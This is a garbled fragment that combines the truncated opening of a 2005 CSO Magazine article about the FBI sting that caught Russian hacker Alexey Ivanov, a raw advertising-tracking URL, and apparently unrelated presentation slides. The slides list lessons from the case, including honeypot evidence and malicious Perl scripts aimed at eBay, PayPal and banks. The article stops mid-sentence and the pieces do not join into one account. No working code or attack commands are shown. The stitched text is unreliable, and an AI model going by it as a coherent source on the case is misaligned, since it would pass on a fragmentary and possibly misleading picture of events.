Home | Magazine | Newsletters | Career | Online Features | Resources | Search

January 2005 *CSO* Magazine

Email this article
Print this article

CYBERCRIME: EXTORTION

Russian Roulette

Hacker Alexey Ivanov was lured to the United States and snared in a high-stakes cyber-sting. The FBI says he got what he deserved. But Ivanov says his gamble paid off. In the end, he got what he wanted all along.

BY ART JAHNKE

Alexey Ivanov's job interview didn't go as well as he'd hoped.

Ivanov, then a 20-year-old computer programmer from Chelyabinsk, Russia, had flown to Seattle in November 2000 to apply

http://ad.doubleclick.net/click;h=v3|327b|0|0|*|e;7322460;0-0;0;8494964;4252-336|280;4664717|4682613|1;;~sscs=?http://www.omeda

Conclusions

- Valuable lessons learned:
  - Hunny pots
  - Sytex Honeypot – evidence provided, how it fit into case building, forensic analysis & trial
  - Investigation, analysis, presentation
  - System complexity, oversight, policy, administration, infrastructure/technology weaknesses

Conclusions

- Complex, unforeseen system interactions
- System throughput == rate of loss
- “Normal” *user* transaction rates ?

- Extremely malicious code:
  - Ebay, Paypal, Email, NARA Bank Perl Scripts
  - detection & prevention ???

- Is it all just like a game of chess ?

????

Thank-you

☺